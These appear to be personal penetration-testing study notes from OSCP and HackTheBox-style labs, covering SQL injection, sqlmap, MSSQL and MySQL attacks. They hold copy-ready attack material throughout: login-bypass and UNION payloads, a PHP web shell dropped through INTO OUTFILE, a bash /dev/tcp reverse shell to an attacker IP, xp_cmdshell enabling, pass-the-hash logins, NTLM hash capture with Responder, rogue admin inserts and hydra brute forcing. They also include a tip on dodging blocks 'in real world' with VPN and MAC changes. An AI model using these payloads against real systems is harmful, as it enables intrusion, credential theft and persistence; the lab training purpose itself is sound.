Due to their generally high latency, time-based blind SQLi are not ideal when interacting with a shell, so we'll use the first UNION-based SQLi example.

First, we need to intercept the POST request via Burp and save it as a local text file on our Kali VM.

```
POST /search.php HTTP/1.1
Host: 192.168.50.19
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://192.168.50.19
Connection: close
Referer: http://192.168.50.19/search.php
Cookie: PHPSESSID=vchu1sfs34oos15217pb1kag7d
Upgrade-Insecure-Requests: 1

item=test
```

Listing 34 - Intercepting the POST request with Burp

Next, we can invoke **sqlmap** with the **-r** parameter, using our file containing the POST request as an argument. We also need to indicate which parameter is vulnerable to sqlmap, in our case *item*. Finally, we'll include **--os-shell** along with the custom writable folder we found earlier.

```
sqlmap -r post.txt -p item --os-shell --web-root "/var/www/html/tmp"\
```

```

kali㉿kali:~$ sqlmap -r post.txt -p item --os-shell --web-root "/var/www/html/tmp"
...
[*] starting @ 02:20:47 PM /2022-05-19/

[14:20:47] [INFO] parsing HTTP request from 'post'
[14:20:47] [INFO] resuming back-end DBMS 'mysql'
[14:20:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: item (POST)
---
---
[14:20:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.6
[14:20:48] [INFO] going to use a web backdoor for command prompt
[14:20:48] [INFO] fingerprinting the back-end DBMS operating system
[14:20:48] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[14:20:49] [INFO] using '/var/www/html/tmp' as web server document root
[14:20:49] [INFO] retrieved web server absolute paths: '/var/www/html/search.php'
[14:20:49] [INFO] trying to upload the file stager on '/var/www/html/tmp/' via LIMIT
'LINES TERMINATED BY' method
[14:20:50] [WARNING] unable to upload the file stager on '/var/www/html/tmp/'
[14:20:50] [INFO] trying to upload the file stager on '/var/www/html/tmp/' via UNION
method
[14:20:50] [WARNING] expect junk characters inside the file as a leftover from UNION
query
[14:20:50] [INFO] the remote file '/var/www/html/tmp/tmpuqgek.php' is larger (713 B)
than the local file '/tmp/sqlmapxkyd11xb82218/tmp3d64iosz' (709B)
[14:20:51] [INFO] the file stager has been successfully uploaded on '/var/www/html/
tmp/' - http://192.168.50.19:80/tmp/tmpuqgek.php
[14:20:51] [INFO] the backdoor has been successfully uploaded on '/var/www/html/tmp/' -
http://192.168.50.19:80/tmp/tmpbetmz.php
[14:20:51] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER

os-shell> id
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'

os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: '/var/www/html/tmp'

```

Listing 35 - Running sqlmap with os-shell

Once sqlmap confirms the vulnerability, it prompts us for the language the web application is written in, which is PHP in this case. Next, sqlmap uploads the webshell to the specified web folder and returns the interactive shell, from which we can issue regular system commands.

SQLMap and SQL injections

Good Resources for SQL injection

- https://www.hackingarticles.in/mssql-for-pentester-command-execution-with-xp_cmdshell/
- <https://www.youtube.com/watch?v=1nJgupaUPEQ>

[HackTricks SQL injection](#)

[PortSwigger SQL injections](#)

- [Port Swigger SQL commands cheatsheet](#)

MySQL: **3306**, PostgreSQL: **5432**, Oracle Database: **1521**, MariaDB (a MySQL fork): **3306**, mssql: **1433**

- **MariaDB and MySQL are almost the same and usually you can use MySQL tools for MariaDB**

More about SQL Injections can be found in:

- [InsanityHosting](#) PG Play
- [Robust](#) PG Practice
- [MedJed](#) PG Practice
- The Manual Code Execution Section (from OSCP)
- The Automated Code Execution Section (from OSCP)
- The Blind SQL Injection Section (from OSCP)

More SQLmap practice can be found in:

- [Butch](#) PG Practice
 - Dumping databases

Validation HTB teaches us how to do 2nd order (second order) SQL injection, how to test for it, and how to get a **web shell from a SQL injection**

- Knowing that we can perform a Union Injection and that this is a PHP application, we can attempt to use the INTO OUTFILE statement of SQL to drop a web shell. We try injecting the following payload:
 - Brazil' UNION SELECT "<?php SYSTEM(\$_REQUEST['cmd']); ?>" INTO OUTFILE '/var/www/html/shell.php'-- -
- Make sure to also visit the /account.php site after submitting the payload, since the query will not actually trigger until you try loading the page- hence, SQLi of the second order.

Usage HTB also uses SQLMap

Cronos HTB uses SQL injection (' or 1=1 -- -) to get into Admin login page!

Before, you try SQLMap, it's not a bad idea to test if it's vulnerable to SQL injections:

1. ' or 1=1 -- -
2. test' or 1=1;-- -
3. More examples down below
4. For example, in the Usage HTB, there was a password reset form, and it checked to see if your email was part of their records. If not, then it gave you an error message. So, we tried the above SQL injections and it gave a successful message, meaning that the SQL inject logic worked and we are allowed to SQL inject the input form. So, now we can use SQLMap

Use SQLMap from Kali Linux to automate SQL injections. It's always a good first step for hacking into websites

If you want to use SQLMap but you already bypassed the login page, use a cookie:

- sqlmap -u "http://target.com/restricted_page.php/search=*" --cookie="PHPSESSID=your_cookie"
- If your GET/POST request looks like this: GET /dashboard.php?search=carsss HTTP/1.1
 - Then you know that your URL should look like:
 - "http://[IP]/dashboard.php/search=*"
 - The star helps SQLMap focus on that parameter for inject. If there are multiple parameters, then it will test all. But if you add the *, then it will only test that one
 - So, if you only have one parameter, then it doesn't matter if you do a * or just put some random value like "cars"
- Or use username and password:
 - sqlmap -u "http://target.com/restricted_page.php" --data="username=admin&password=1234" --method=POST

- In the POST request, make sure that "username" and "password" are actually called "username" and "password". If not, then change it to match the format of the request
- Make sure it's a POST. If not, get GET

How to use SQLMap if you are at a login page:

1. First use BurpSuite. Go to the log in page, put a value in for username and password, intercept the POST request, save it to a file (**right click the request and click on "Save Item"**)
2. And then once you have it saved (ex. request.txt), run:
 - a. `mysql -r /path/to/request --dbms=mysql --dump`
 - b. OR `mysql -r /path/to/request --dbms=mysql --batch`
 - i. `-r` uses the intercepted request you saved earlier
 - ii. `--dbms` tells SQLMap what type of database management system it is
 - iii. `--dump` attempts to outputs the entire database
 - iv. `BATCH` is used when you want to skip all the prompts to default
 1. It defaults to "yes" for the simple ones and "no" for dangerous ones
 - c. `sqlmap -r /path/to/request -p email --batch --level 3`
 - i. This is the command they used in the **Usage HTB**. They didn't know the dbms, so they left it out
 - ii. Use the `-p` parameter to specify the parameter you want to target
 - iii. And when they left out the `--level 3`, we see that we get numerous 500 and 503 responses, and no injection method is identified by sqlmap. The tool itself suggests using a higher `--level` and/or `--risk`, so we try setting a higher level to try a wider range of tests, since we know that the parameter is vulnerable
3. Or you can use the terminal only, but BurpSuite helps with the process since you will need to know the exact structure of the username and password format to set the variables. So, just use the Burpsuite method, even though it is a little bit annoying
4. SQLMap will send all your results to "`/home/kali/.local/share/sqlmap/output/usage.htb`", where `usage.htb` is the name for the specific example I'm in. But that will change for you.

How to enumerate the databases after SQLMap:

This is from the **Usage HTB**

1. `sqlmap -r request.txt -p email --batch --level 3 --dbs --threads=10`
 - a. This is the same exact command as before but we just added the `--dbs` `--threads=10` flags.

- b. the `--dbs` flag tells mysql to get a list of the available database
- c. the `--threads=10` flag is just to tell it to go faster
- d. Near the end of the output, you should see something like this:

```
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
i.
```

2. `sqlmap -r request.txt -p email --batch --level 3 -D usage_blog --tables --threads=10`
 - a. We see one non-default database, namely `usage_blog`. We proceed to enumerate its tables, using the `--tables` flag
3. `sqlmap -r reset.req -p email --batch --level 3 -D usage_blog -T admin_users --dump`
 - a. We see that there are 15 tables. For our intents and purposes, `admin_users` seems the most interesting, as we might find credentials for the administrator dashboard. We dump the table's contents using `--dump` flag
 - b. The output is on the screen
4. In the Usage HTB, this lead to a hash for the admin user, and then we cracked it using JohnTheRipper

How to get shell access after SQLMap:

This was the path they used in the **Validation HTB**, I think

IMPORTANT: Once it tells us that a parameter is vulnerable, we will try and get shell access on the server in order to do command injection. The goal is to get a reverse shell from server to our attacking machine.

- Once SQLMap tells us a parameter is vulnerable, we run SQLMap EXACTLY the same but we add the "`--os-shell`" flag
- `sqlmap -u "http://target.com/restricted_page.php/search=*" --cookie="PHPSESSID=your_cookie" --os-shell`
 - This opens up an os-shell, and then we can just input a reverse shell (ex.Bash reverse shell) so that we can stabilize the shell on our attacking machine
 - We can use this Bash reverse shell payload:
 - `bash -c "bash -i >& /dev/tcp/{local_IP}/{port} 0>&1"`
 - `bash -c "bash -i >& /dev/tcp/10.10.16.63/4444 0>&1"`
 - SET UP rlwrap netcat listener
 - Make sure to put in your own ATTACKING LOCAL IP AND ALSO, once you copy and paste it will run immediately so make sure to change it to your own IP before you copy and paste

Notes about SQL Injections and Errors (WAF):

1. Sometimes, WAF (Web Application Firewall) stops tools like SQLMap from working, since they send too many requests. That's why sometimes SQLMap doesn't work even though manually putting in SQL injections to bypass login authentication works sometimes
2. SQLMap and SQL injections can be used for more than login authentication bypass. They can be used when in the "search" bars, since search bars often use SQL to retrieve data, so you can do something along the lines of injecting SQL code to access tables that you weren't supposed to see. That's what SQLMap also checks

SQL Injections:

8. ' or 1=1 -- -
 - a. Put this into the username section and put some dummy value in password
9. test' or 1=1;-- -
10. " or 1=1#
11. admin'#
 - a. Put this in username to log in as admin or try any other username
12. admin' #
13. admin' --
14. admin' ---

SQL Injections to get information from tables:

Manual SQL Injection techniques involve directly interacting with a database through vulnerable user input fields. Below are common manual SQL injection techniques to retrieve information from a database:

Retrieving Database Information

If the target is vulnerable, use SQL commands to extract database details:

Extracting Database Version

' UNION SELECT @@version, NULL--

Identifying Current Database

```
' UNION SELECT database(), NULL--
```

Finding Current User

```
' UNION SELECT user(), NULL--
```

Extracting Table and Column Names

- **Customization needed:** Replace 'users', 'table_name', 'column_name' with the actual table name (which you may discover through earlier queries like extracting table names).

If database schema information is accessible, use these commands:

Extract All Table Names (MySQL Example)

```
' UNION SELECT table_name, NULL FROM information_schema.tables WHERE  
table_schema=database()--
```

Extract All Column Names for a Specific Table

```
' UNION SELECT column_name, NULL FROM information_schema.columns WHERE  
table_name='users'--
```

Retrieving Data from Tables

- **Customization needed:** Replace username, password, and users with the actual column and table names from the target database.

Once you have table and column names, you can extract data:

Extract Usernames and Passwords

```
' UNION SELECT username, password FROM users--
```

Blind SQL Injection

If the database doesn't return output directly, use blind techniques:

- **Boolean-based Blind SQL:**
 - ' AND 1=1-- (Returns normal page)
 - ' AND 1=2-- (Returns error page)

Time-based Blind SQL:

' AND IF(1=1, SLEEP(5), NULL)--

Error-based SQL Injection

Force the database to throw errors containing valuable information:

' UNION SELECT 1, extractvalue(1,concat(0x7e,(SELECT database()),0x7e)), NULL--

Microsoft SQL Server (mssql) (ms-sql-s)

Found on port **1433**

[Cheatsheet](#)

[Guide](#)

Default Databases in MSSQL:

- **master, tempdb, model, and msdb** are default databases, so they often don't have important stuff, but feel free to check anyway

Use Impacket tools, specifically mssqlclient.py.

Connect using impacket-mssqlclient

impacket-mssqlclient Administrator:Lab123@192.168.50.18 --windows-auth

- **Administrator** is username
- **Lab123** is password
- **--windows-auth** flag forces NTLM authentication (as opposed to Kerberos)

Connect using mssqlclient.py:

- `cd impacket/examples`
- `python3 mssqlclient.py [username]:[password]@[domain]`
 - This is how to connect using username and password
 - This is how they connected in the Escape HTB
- `python3 mssqlclient.py [USERNAME]@{TARGET_IP} -windows-auth`
 - Sometimes it doesn't work without -windows-auth, so try with and without
 - This flag is specified to use Windows Authentication

Pass the hash with mssqlclient.py:

- `impacket-mssqlclient celia.almeda@10.10.196.142 -hashes :e728ecbadfb02f51ce8eed753f3ff3fd -windows-auth`
 - I figured it out by looking at the help output in terminal
 - Pretty standard for impact

How to specify port:

- Use the `-port 1433` flag

General mssql

As a first step we need to check what is the role we have in the server. We will use the command found in the above [cheatsheet](#):

- `SELECT is_srvrolemember('sysadmin');`
 - If it outputs "1", then it's true

If you are sysadmin, then you have permissions to do anything, including allowing command execution!

Note: When using an SQL Server command line tool like sqlcmd, we must submit our SQL statement ending with a semicolon followed by GO on a separate line. However, when running the command remotely, we can omit the GO statement since it's not part of the MSSQL TDS protocol.

Basic Commands for Orientation

Start by gathering information about the SQL Server and its environment:

Check SQL Server Version AND underlying operating system version

- `SELECT @@version;`

```

SQL (SQLPLAYGROUND\Administrator dbo@master)> SELECT @@version;
...
Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
Sep 24 2019 13:48:23
Copyright (C) 2019 Microsoft Corporation
Express Edition (64-bit) on Windows Server 2022 Standard 10.0 <X64> (Build 20348: )
(Hypervisor)

Listing 9 - Retrieving the Windows OS Version

```

- Our query returned valuable information about the running version of the MSSQL server along with the Windows Server version, including its build number.

List Databases

- `SELECT name FROM sys.databases;`
- **Default databases:**
 - **master**, **tempdb**, **model**, and **msdb** are default databases
 - So if you see something besides these, then take a look!
- `SELECT name FROM master.sysdatabases;`
 - Older version

List Tables in the a database (you don't currently need to be inside of a database):

- `SELECT * FROM offsec.information_schema.tables;`
 - **offsec** is the database name
 - No matter the database name, you have to include `.information_schema.tables;`

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE
-----	-----	-----	-----
offsec	dbo	users	b'BASE TABLE'

- Our query returned the *users* table as the only one available in the database, so let's inspect it by selecting all of its records. We'll need to specify the **dbo** table schema between the database and the table names.

Inspect table:

- `select * from offsec.dbo.users;`
 - **offsec** is the database
 - **dbo** is the table schema
 - We need to specify the **dbo** table schema between the database and the table names.
 - **users** is the table name

username	password
admin	lab
guest	guest

Switch to a Database (idk if it works, but the below commands with SELECT don't even need you to go into a specific database, since the SELECT commands will specify the database in the command)

- USE [database_name];

List Tables in the Current Database (you need to use the USE command beforehand)

- SELECT * FROM INFORMATION_SCHEMA.TABLES;

View Columns of a Specific Table Replace [table_name] with the table of interest:

```
SELECT COLUMN_NAME, DATA_TYPE
FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_NAME = '[table_name];'
```

Querying Data

Retrieve All Data from a Table Replace [table_name] with your target table:

- SELECT * FROM [table_name];

Filter Data Add WHERE clauses to refine your queries:

- SELECT * FROM [table_name] WHERE [column_name] = 'value';

Count Rows in a Table

- SELECT COUNT(*) FROM [table_name];

How to impersonate other users on mssql to access databases you don't have access to

In the [Hokkaido](#) PG Practice, we learned this very interesting technique to look at mssql databases that you don't have access to. For example, if you see this error

```
SQL (HAERO\discovery guest@master)> use hrappdb
ERROR: Line 1: The server principal "HAERO\discovery" is not able to access the database
"hrappdb" under the current security context.
```

Then that means you ([HAERO\discovery](#)) don't have the permissions to see the "[hrappdb](#)" database. But, we can see if we can impersonate another mssql user to view this database!

```
SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b
ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
```

If it works, you should see something like:

```
name
-----
hrappdb-reader
```

That means you can impersonate the [hrappdb-reader](#) user

Lets login as that user (in mssql) and use hrappdb database.

```
SQL (HAERO\discovery guest@master)> EXECUTE AS LOGIN = 'hrappdb-reader'
SQL (hrappdb-reader guest@master)> use hrappdb
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: hrappdb
[*] INFO(DC\SQLEXPRESS): Line 1: Changed database context to 'hrappdb'.
```

and we got successful. let view the data:

```
SELECT * FROM hrappdb.INFORMATION_SCHEMA.TABLES;
```

And feel free to add [hrappdb-reader](#) to some username list since it might be an AD user or a user for another service


Using nxc and mssql

You can use nxc to check connection with mssql (default is domain authentication, like DOMAIN\user):

- `nxc mssql [IP] -u [user] -p "[pass]"`
- If that doesn't work, try local authentication (instead of domain authentication)
 - `nxc mssql [IP] -u [user] -p "[pass]" --local-auth`
 - **For most HTB, you use local-auth!**

You can also run commands inside of nxc (once you have access to mssql):

- Just add the "`-x`" flag and then a command, like "`-x whoami`"
- Lower case `x` is for **bash shell** commands. Uppercase `X` is for **powershell**



```
[eu-mod-2]~[10.10.14.8]~[ippsec@parrot]~/htb/escapetwo
[*]$ nxc mssql dc01.sequel.hbt -u sa -p 'MSSQLP@ssw0rd!' --local-auth -x whoami
MSSQL      10.10.11.51    1433   DC01          [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.hbt)
MSSQL      10.10.11.51    1433   DC01          [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
MSSQL      10.10.11.51    1433   DC01          [+] Executed command via mssqlexec
MSSQL      10.10.11.51    1433   DC01          sequel\sql_svc
```

- The underlines part is the output of the "whoami" command
- If it doesn't work, that means XP_CMD shell is not enabled and we don't have permissions to enable it
- If you want to try enabling XP_CMD, you can add the flag "`-M enable_cmdshell`"

How to see what modules are in mssql:

- Add the "`-L`" flag
 - For example, you will see "`enable_cmdshell`" or like "`mssql_priv`"

Domain authentication vs. Local Authentication:

- **Domain authentication:** The credentials are interpreted as DOMAIN\user, and the tool will try to authenticate using that context.
- **Local Authentication:** The credentials are interpreted as local account on the target system.

How to get command execution in mssql after you are sysadmin

We saw this in **OSCP-B .148**

If you run `SELECT is_srvrolemember('sysadmin');` and you get "1", then you are sysadmin and you can do anything.

Here is how to enable command execution:

```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
```

```
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

```
-- Example: run whoami
EXEC xp_cmdshell 'whoami';
```

We can then get a reverse shell! But, from my experience in OSCP-B .147 machine, we have to Base64 encode the rev shell. And it's best to use powershell, so we don't have to upload nc.exe.

Use revshells.com and use the powershell #3 (base64) payload

And in this case, we were in 10 subnet machines that couldn't access our kali (192 subnet), so we had to set up a listener on our ligolo pivot, and then send rev shell to pivot which is forwarded to our kali.

And here are some other things you can do:

- Write files to disk (webshells, reverse shells, etc.)
 - Use bcp, OPENROWSET, or xp_cmdshell to drop malicious files.
 - If the server hosts a web application, you can write a .aspx or .php webshell into the webroot.
- Add new logins or users
 - You can persist access by adding new SQL Server logins with sysadmin rights:

How to run commands within mssql

xp_cmdshell

- This is a **built-in extended stored procedure in SQL Server**.
- It allows execution of system-level commands (Windows CMD commands) directly from within SQL Server.
- In other words, it lets you run Windows commands from a SQL query window.
- **Think of it as a way to use SQL Server like a terminal (cmd.exe)** — extremely powerful, and dangerous if misused.
- **xp_cmdshell 'whoami'**
 - You might need quotes around the command
- **xp_cmdshell whoami**
 - If you are using mssqlclient.py to connect, maybe you don't need the EXEC command. But if you do, then do this:
 - **EXEC xp_cmdshell 'whoami';**

NTLM hash capture trick (using **mssql xp_dirtree** and responder)

I think a similar Relay attack can be found in **OSCP 15.3.4. Relaying Net-NTLMv2**

This is from **Escape HTB**

This is a classic **NTLM hash capture trick** used during **SQL Server** exploitation.

1. **sudo responder -I tun0 -v**
 - a. **"-I tun0"** - This tells Responder to listen on the tun0 interface, which is usually the VPN interface on HackTheBox.
 - b. **Allowed in OSCP**
 - c. **What is Responder?**
 - i. **Responder** is a tool that listens for and captures **authentication requests** on the network.
 - ii. It spoofs services like SMB, HTTP, etc., and waits for systems to connect to it and send NTLM hashes.
 - iii. You can then crack these hashes offline using tools like hashcat.
2. **xp_dirtree \\10.10.10.10\fake\share**
 - a. Also try **EXEC xp_dirtree '\\10.10.10.10\fake\share'** if it doesn't work
 - b. Also try adding quotes around everything after **xp_dirtree**
 - c. This would try and list folders inside of the **\\10.10.10.10\fake\share** share
 - d. But here's the catch:
 - i. Even if the share doesn't exist...
 - ii. SQL Server still tries to authenticate to that path (using SMB) to access it
 - iii. This leads to an attack
- e. **What is **xp_dirtree**?**
 - i. **xp_dirtree** is a SQL Server extended stored procedure.
 - ii. It lists subdirectories of a specified path.
 - iii. You can pass it UNC (Universal Naming Convention) paths (like **\IP\share**) that point to remote SMB shares.

How they work together:

1. **sudo responder -I tun0 -v**
 - a. Now their machine (say, 10.10.14.3) is ready to catch NTLM hashes sent over SMB.
2. **EXEC xp_dirtree '\\10.10.10.10\fake\share'**

- a. SQL Server tries to reach that UNC path via SMB — and sends an NTLM authentication request from the SQL Server's Windows account.
3. Responder **intercepts** this request and saves the **net-NTLMv2 hash of the Windows account that the SQL Server service is running as**
4. Attacker then uses tools like hashcat to crack the hash and get the password of the SQL Server's Windows account (often a domain user or admin!)
5. In the case of the **Escape HTB**, we got the user account `sql_svc`, and the NTLMv2 hash

6.

```
[SMB] NTLMv2-SSP Client : 10.10.11.187
[SMB] NTLMv2-SSP Username : flight\svc_apache
[SMB] NTLMv2-SSP Hash    : $vc_apache$flight$1b8abb62cba$4bfaf:CA6C8E81A7B0FB464ABEACDB7417423B:01010000000000000000000481D91
DD7DD901C951B8FB556FE1EB0000000000200080052004B004A004C0001001E00570049004E002D0046005500580038005A004F00420051004900340033004
10004003400570049004E002D0046005500580038005A004F004200510049003400330041002E0052004B004A004C002E004C004F00430041004C00030014
0052004B004A004C002E004C004F00430041004C000500140052004B004A004C002E004C004F00430041004C000700080000481D91D7DD9010600040
002000000803000300000000000000000000000000000005043B9061C10709D25944C80F60B1684788321C2E602F144B98E5560A9F179F60A001000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
[*] Skipping previously captured hash for flight\svc_apache
[*] Skipping previously captured hash for flight\svc_apache
```

- a. You want to copy and paste the ENTIRE NTLM hash, all the way from "**svc_apache**" all the way to the end of the hash
- b. Hashcat expects that format
- c. This is from a different box, so the username doesn't match up with `sql_svc`, but you get the point. Just make sure to copy the ENTIRE THING

How to crack the NTLMv2 hash

Taught in-depth in **OSCP 15.3.3. Cracking Net-NTLMv2**

You can use hash cat and the `rockyou.txt` wordlist. It might autodetect the NTLMv2, but if not, you can specify using the "**-m 5600**" flag

Mysql

[Mysql cheatsheet](#)

How to log into MySQL

- `mysql -h <IP> -u [username] -p`
 - The `p` flag tells them that it's asking for a password. Don't put an argument for it
- `mysql -h <IP> -u [username]`
 - If you want to use no passwords, don't include the `-p` flag
- In the **Secura Challenge Labs**, I accidentally used two spaces instead of one between the flags, and it didn't work. So make sure only to use one space!

If you ever get this error: **ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it**

- Then just add this flag:
 - `--skip-ssl`
 - Or `--ssl=off`
- Like `mysql -h 192.168.165.88 --skip-ssl -u root -p`
- Like `mysql -h 127.0.0.1 --ssl=off -u root -p`

How to tell if you need to pivot

This is from **Secura** Challenge Labs

If you get an error message like this:

ERROR 2002 (HY000): Received error packet before completion of TLS handshake. The authenticity of the following error cannot be verified: 1130 - Host '192.168.45.232' is not allowed to connect to this MariaDB server

Or something like **ERROR 1130 (HY000): Host 'WK01' is not allowed to connect to this MariaDB server**

- This one is from **Relia** Challenge Labs

Then that means you likely have to access mysql by pivoting to that machine and then accessing it via localhost

How to reset passwords in MySQL table

In the [SunsetMidnight](#) PG Play, we had a MySQL database called `wordpress_db`. Inside this database was a table called **wp_users**.

In this table was the admin user, but its MD5 hash was uncrackable, so we just reset the password to something we know

```

Database changed
MariaDB [wordpress_db]> use wordpress_db;
Database changed
MariaDB [wordpress_db]> show tables;
+-----+
| Tables_in_wordpress_db |
+-----+
| wp_commentmeta          |
| wp_comments              |
| wp_links                 |
| wp_options               |
| wp_postmeta               |
| wp_posts                  |
| wp_sponsors               |
| wp_term_relationships   |
| wp_term_taxonomy          |
| wp_terms                  |
| wp_usermeta               |
| wp_users                  |
+-----+
13 rows in set (0.172 sec)

MariaDB [wordpress_db]> select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass           | user_nicename | user_email | user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1  | admin      | $P$BawK4oeAmrdn453hR6O6BVQoF9yy6/ | admin        | example@example.com | http://sunset-midnight | 2020-07-16 19:10:47 |                   | 0           | admin       |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.171 sec)

```

UPDATE wp_users SET user_pass = MD5('password') WHERE wp_users.user_login = "admin";

Or update wp_users set user_pass=MD5('password') where ID=1;

- And then we can log into wordpress now with credentials admin : password

How to add row to MySQL table (useful for adding fake users to access a website)

In the [My-CMSMS](#) PG Play, while this attack vector didn't work, it was a good idea. We got a MySQL table which corresponded to a CMS website. And we wanted to get into that CMS website. So, once we got access to the MySQL table, we tried adding in our own user so that we can past the login page.

```

MySQL [cmsms_db]> select * From cms_users;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | username | password           | admin_access | first_name | last_name | email            | active | create_date | modified_date |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1     | admin    | 59f9ba27528694d9b3493dfde7709e70 | 1             |           |           | admin@mycms.local | 1     | 2020-03-25 09:38:46 | 2020-03-26 10:49:17 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.153 sec)

MySQL [cmsms_db]> 

```

- Here is the table before, with just the user Admin. The MD5 password hash was unbreakable btw, just in case you were curious why they didn't get root from this

Then you have to create your own MD5 hashed password and then insert a row like this:

- `insert into cms_users values(2,'hacker','enter_hash',1,NULL,NULL,1,NULL,NULL);`

```

MySQL [cmsms_db]> insert into cms_users values(2,'hacker','d6a6bc0db10694a2d90e3a69648f3a03',1,NULL,NULL,NULL,1,NULL,NULL);
Query OK, 1 row affected (0.154 sec)

MySQL [cmsms_db]> select * from cms_users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | username | password | admin_access | first_name | last_name | email | active | create_date | modified_date |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | 59f9ba27528694d9b3493dfde7709e70 | 1 | NULL | NULL | admin@mycms.local | 1 | 2020-03-25 09:38:46 | 2020-03-26 10:49:17 |
| 2 | hacker | d6a6bc0db10694a2d90e3a69648f3a03 | 1 | NULL | NULL | NULL | 1 | NULL | NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.546 sec)

MySQL [cmsms_db]> 

```

- Now the table has a second user. But, the website must not have been synchronized with this table because the login page didn't accept this new user

And if you were curious, the correct attack vector was to actually reset the admin password. You can see how we did it in the **CMSMS** sub-section within the **New Attack Methods** section

Brute Forcing mysql:

- For usernames, try from this list. Try "**root**" and "**admin**" first

```

mysql-enum: mysql-enum: privileged access.
Valid usernames:
    root:<empty> - Valid credentials
    user:<empty> - Valid credentials
    web:<empty> - Valid credentials
    guest:<empty> - Valid credentials
    netadmin:<empty> - Valid credentials
    sysadmin:<empty> - Valid credentials
    administrator:<empty> - Valid credentials
    webadmin:<empty> - Valid credentials
    admin:<empty> - Valid credentials
    test:<empty> - Valid credentials
Statistics: Performed 10 guesses in 1 seconds

```

- This is from `nmap -p 3306 -- script mysql -* 192.168.241.118`
- For passwords, use `rockyou.txt`
- To run brute force, do: `hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://192.168.241.118 -t 26 -f -v`
 - Before you run brute force, beware of being locked out. Look at the section below for more information. Might be better to try manual brute force first
 - **-t 26** : This sets the number of parallel connections (threads) Hydra will use. Here, it will use 26 threads, allowing for faster cracking but consuming more resources.
 - **-f** : This tells Hydra to exit after finding the first valid username/password pair. This is useful if you only want to get in and don't need to find every possible valid password.

- **-v** : This is verbose mode. Hydra will show details of the login attempts it's making. If you want even more detail, you could use -V (uppercase) for "very verbose."

Getting blocked due to automated bruteforce

In the [My-CMSMS](#) PG Play, they tried brute forcing MySQL using hydra, but they got blocked, like below:

```
└─ CyberSpace └─ 10.0.2.15 └─ 192.168.45.208
└─ ~./ctf/offsec/medium/4_My-CMSMS
└─ hydra -l root -P /usr/share/wordlists/rockyou.txt mysql://192.168.161.74
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-29 17:49:14
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking mysql://192.168.161.74:3306/
[ERROR] Host '192.168.45.208' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'
[ERROR] Host '192.168.45.208' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'
[ERROR] Host '192.168.45.208' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'
[ERROR] Host '192.168.45.208' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'
[ERROR] Host '192.168.45.208' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'
[ERROR] Host '192.168.45.208' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'
[ERROR] Host '192.168.45.208' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'
[ERROR] Host '192.168.45.208' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'
```

We got blocked due to multiple brute force illegal attempts. In real world, just changing the VPN / proxy + MAC changer will be alright.

